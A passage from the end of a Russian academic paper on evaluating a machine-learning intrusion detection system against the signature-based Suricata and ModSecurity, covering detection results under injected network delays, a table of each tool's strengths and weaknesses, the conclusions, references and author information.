Метрика Recall для атак, реализуемых через браузер (CSRF, XSS)				
CSRF	0.92	0	0	0
XSS	0.93	0	0	0

Как видно из табл. 8, качество работы модели, обученной только на данных, собранных на реальной сети в обычных условиях функционирования, снижается при внесении задержек в трафик. При этом атаки CSRF и XSS не выявляются вообще. Это связано с тем, что трафик, формируемый в результате реализации атак, осуществляемых через браузер, очень похож на фоновый, т.е. на обычную работу пользователя в браузере. В связи с этим изменения временных характеристик передачи данных минимизируют изначальные отличия зловредных действий от обычных. На рис. 2 представлен пример зависимости основных параметров сессий браузера от задержек в действиях пользователя.

Из рисунка видно, что внесение пауз приводит к тому, что сессии, содержащие зловредную нагрузку, изменяют свои основные параметры (продолжительность и размер передаваемых данных) и становятся не свойственными для класса атак, сформированного по результатам обучения. В этой связи необходимо отметить, что выявление такого типа атак является сложной задачей, решение которой может быть получено только в отношении конкретного веб-приложения при точном знании ограничений по входным и выходным данным страниц и максимально полном моделировании передачи зловредной нагрузки.

Опираясь на данные табл. 8 и рис. 2, можно сделать вывод о том, что включение в обучающий набор данных трафика с задержками позволит повысить качество и устойчивость ML COB в условиях возможного изменения временных характеристик передачи данных (реализации состязательных атак).



Рис. 2. Пример зависимости основных параметров сессий от задержек в канале
Fig. 2. Example of the dependency of the sessions' main parameters on the delays in the channel

В рамках текущего исследования был проведен эксперимент, в ходе которого исходная модель машинного обучения была дообучена на данных трафика с задержками 500 мс. Полученные оценки качества работы дообученной ML COB представлены в табл. 9.

Табл. 9. Оценки качества работы дообученной ML COB на каналах с разными временными задержками
Table 9. Assessment of the quality of ML IDS' performance over the channels with different time delays after additional training

Метрики / Атаки	Обычный канал	Канал с внесением межпакетных задержек 300 мс	Канал с внесением межпакетных задержек 500 мс	Канал с внесением межпакетных задержек 800 мс
Средневзвешенные метрики по всем классам атак				
Precision	0.982	0.993	0.995	0.981
Recall	0.982	0.993	0.995	0.980
Specificity	0.999	0.999	0.999	0.999
F1	0.982	0.993	0.995	0.980
Accuracy	0.982	0.993	0.995	0.980
Метрика Recall для атак, реализуемых через браузер (CSRF, XSS)				
CSRF	0.92	0.77	0.95	0.88
XSS	0.91	0.63	0.94	0.64

Как видно из табл.9, после дообучения модели качество ее работы повышается, в том числе и на трафике с другими задержками. При этом атаки CSRF и XSS могут быть выявлены с приемлемыми показателями качества.

Таким образом, ML COB эффективны, в первую очередь, в отношении идентификации программных средств генерации трафика соответствующего типа. При этом подтверждается целесообразность дообучения моделей на трафике всех доступных и появляющихся новых генераторов атак. Указанное направление представляется одним из наиболее актуальных направлений развития ML COB.

Включение в обучающий набор данных трафика генераторов атак позволит качественно выявлять как тип используемого генератора, тип реализуемой с его помощью атаки, а также атаки, осуществляемой с помощью ранее неизвестного программного средства.

Кроме того, является целесообразным при формировании обучающего набора данных дополнительно включать в него трафик с искусственно внесенными задержками с разными интервальными значениями, что позволит повысить качество работы модели и ее устойчивость к атакам уклонения, реализуемых за счет манипуляции межпакетными задержками.

В табл. 10 представлены основные достоинства и недостатки ML COB и рассматриваемых сигнатурных средств защиты.

Табл. 10. Достоинства и недостатки рассматриваемых средств защиты
Table 10. Advantages and disadvantages of the discussed security systems

Средство защиты	Достоинства	Недостатки
NIDS Suricata	1. Обнаружение атак в режиме, близком к реальному. 2. Простота интерпретации данных о выявлении атак на основе анализа сработавшей сигнатуры. 3. Независимость от параметров сетевого соединения.	1. Работа только на открытом трафике. 2. Зависимость от полноты и качества базы решающих правил. 3. Невозможность выявления ранее неизвестных атак.
WAF ModSecurity	1. Обнаружение атак в режиме, близком к реальному. 2. Простота интерпретации данных о выявлении атак на основе анализа сработавшей сигнатуры. 3. Независимость от параметров сетевого соединения.	1. Зависимость от полноты и качества базы решающих правил.. 2. Невозможность выявления ранее неизвестных атак.
ML COB	1. Обнаружение атак в режиме, близком к реальному. 2. Возможность выявления ранее неизвестных атак. 3. Возможность работы на зашифрованном трафике.	1. Сложность анализа результатов срабатывания ML COB (атакой признается вся сессия без информации о переданной полезной нагрузке). 2. Зависимость от полноты и качества обучающего набора данных. 3. Зависимость от характеристик канала связи, трафик которого использовался при формировании обучающего набора данных. 4. Подверженность атакам на ML системы. 5. Необходимость иметь возможность атаковать реальный объект защиты на этапе обучения.

Учитывая полученные оценки качества работы ML COB, а также выявленные их достоинства и недостатки, можно сделать вывод о том, что системы такого класса могут использоваться как самостоятельно, так и совместно с сигнатурными средствами. При этом целесообразным является их использование в качестве дополнения к существующим сигнатурным средствам защиты, что в комплексе позволит повысить общую эффективность выявления атак, в том числе и ранее неизвестных атак.

6. Заключение

Представленный в исследовании подход к сравнению систем обнаружения вторжений на основе нескольких независимых сценариев и комплексного тестирования позволил выявить основные достоинства и недостатки ML COB и определить ограничения в практическом применении таких систем.

Представлены реальные практические условия, при которых система обнаружения вторжений на основе машинного обучения превосходит сигнатурные средства защиты по качеству обнаружения атак.

При работе с зашифрованным трафиком HTTPS продемонстрировано превосходство ML COB по сравнению с сигнатурной COB Suricata. Следует отметить, что это преимущество теряет значение в условиях возможного принудительного расшифровывания трафика HTTPS (SSL Bumping).

На узком классе веб-атак ML COB показала сопоставимое качество обнаружения атак с сигнатурным межсетевым экраном веб-приложений ModSecurity. При этом в выбранных условиях эксперимента ML COB представляла собой самостоятельное решение, не требующее наличия сигнатурного анализатора.

Основным достоинством ML COB является возможность выявления ранее неизвестных атак и работа на зашифрованном трафике. Среди недостатков систем такого класса необходимо отметить зависимость качества обнаружения атак ML COB от полноты и качества обучающего набора данных, который должен учитывать возможности изменения параметров сетевых соединений и реализации других состязательных атак со стороны потенциального нарушителя.

В общем случае для реализации защиты от широкого перечня атак с максимальным качеством представляется наиболее рациональным применение гибридных систем обнаружения атак, сочетающих в себе и возможности сигнатурного анализа, и эвристические методы обнаружения, в том числе, основанные на машинном обучении.

Список литературы / References

[1] Актуальные киберугрозы: итоги 2021 года / Actual cyber threats: results of 2021. Available at: https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/Cybersecurity_threatscape_2021_RUS.pdf, accessed 03.11.2022 (in Russian).

[2] Appelt D., Nguyen C.D., Panichella A., Briand L.C. A Machine-Learning-Driven Evolutionary Approach for Testing Web Application Firewalls. IEEE Transactions on Reliability, vol. 67, no. 3, Sept. 2018, pp. 733-757.

[3] Betarte G., Giménez E., Martínez R., Pardo Á. Machine learning-assisted virtual patching of web applications. 2018, 14 p. DOI: 10.48550/arXiv.1803.05529.

[4] Applebaum S., Gaber T., Ahmed A. Signature-based and Machine-Learning-based Web Application Firewalls: A Short Survey. Procedia Computer Science, vol. 189, 2021, pp. 359-367..

[5] Mohammadi S., Namadchian A. Anomaly-based Web Attack Detection: The Application of Deep Neural Network Seq2Seq with Attention Mechanism. The ISC International Journal of Information Security, vol. 12, issue 1, 2020, pp. 44-54.

[6] Горюнов М.Н., Мацкевич А.Г., Рыболовлев Д.А. Синтез модели машинного обучения для обнаружения компьютерных атак на основе набора данных CICIDS2017. Труды ИСП РАН, том 32, вып. 5, 2020 г., стр. 81-94 / Goryunov M.N., Matskevich A.G., Rybolovlev D.A. Synthesis of a Machine Learning Model for Detecting Computer Attacks Based on the CICIDS2017 Dataset. Trudy ISP RAN/Proc. ISP RAS, 2020, vol. 32, issue 5, pp. 81-94 (in Russian). DOI: 10.15514/ISPRAS–2020–32(5)–6.

[7] Damn Vulnerable Web Application (DVWA). Available at: https://github.com/digininja/DVWA, accessed 3.11.2022.

[8] ModSecurity. Available at: https://github.com/SpiderLabs/ModSecurity, accessed 3.11.2022.

[9] OWASP ModSecurity Core Rule Set (CRS). Available at: https://github.com/coreruleset/coreruleset, accessed 3.11.2022.

[10] Suricata. Available at: https://github.com/OISF/suricata, accessed 3.11.2022.

[11] Proofpoint Emerging Threats Rules. Available at: https://rules.emergingthreats.net/open/, accessed 3.11.2022.

[12] HTTPS encryption on the web – Google Transparency Report 2021. Available at: https://transparencyreport.google.com/https/overview, accessed 3.11.2022.

[13] Weevely. Available at: https://github.com/PhHitachi/Weevely, accessed 3.11.2022.

[14] Patator. Available at: https://github.com/lanjelot/patator, accessed 3.11.2022.

[15] Netem. Available at: https://github.com/hansfilipelo/netem, accessed 3.11.2022.

Информация об авторах / Information about authors

Александр Игоревич ГЕТЬМАН – кандидат физико-математических наук, старший научный сотрудник ИСП РАН, доцент ВШЭ. Сфера научных интересов: анализ бинарного кода, восстановление форматов данных, анализ и классификация сетевого трафика.

Aleksandr Igorevich GETMAN – Ph.D. in physical and mathematical sciences, senior researcher at ISP RAS, associate professor at HSE. Research interests: binary code analysis, data format recovery, network traffic analysis and classification.

Максим Николаевич ГОРЮНОВ – кандидат технических наук, сотрудник Академии ФСО России. Сфера научных интересов: информационная безопасность, системы обнаружения вторжений, системы анализа защищенности, машинное обучение, безопасная разработка программного обеспечения.

Maxim Nikolaevich GORYUNOV – Ph.D., employee, the Academy of Federal Security Guard Service of the Russian Federation. Research interests: information security, intrusion detection systems, security analysis systems, machine learning.

Андрей Георгиевич МАЦКЕВИЧ – кандидат технических наук, доцент, сотрудник Академии ФСО России. Сфера научных интересов: информационная безопасность, системы обнаружения вторжений, системы антивирусной защиты, машинное обучение, криптографические методы защиты информации.

Andrey Georgievich MATSKEVICH – Ph.D., docent, employee, the Academy of Federal Security Guard Service of the Russian Federation. Research interests: information security, intrusion detection systems, anti-virus protection systems, machine learning, cryptographic methods for protecting information.

Дмитрий Александрович РЫБОЛОВЛЕВ – кандидат технических наук, сотрудник Академии ФСО России. Сфера научных интересов: информационная безопасность, системы обнаружения вторжений, машинное обучение, криптографические методы защиты информации.

Dmitry Aleksandrovich RYBOLOVLEV – Ph.D., employee, the Academy of Federal Security Guard Service of the Russian Federation. Research interests: information security, intrusion detection systems, machine learning, cryptographic methods for protecting information.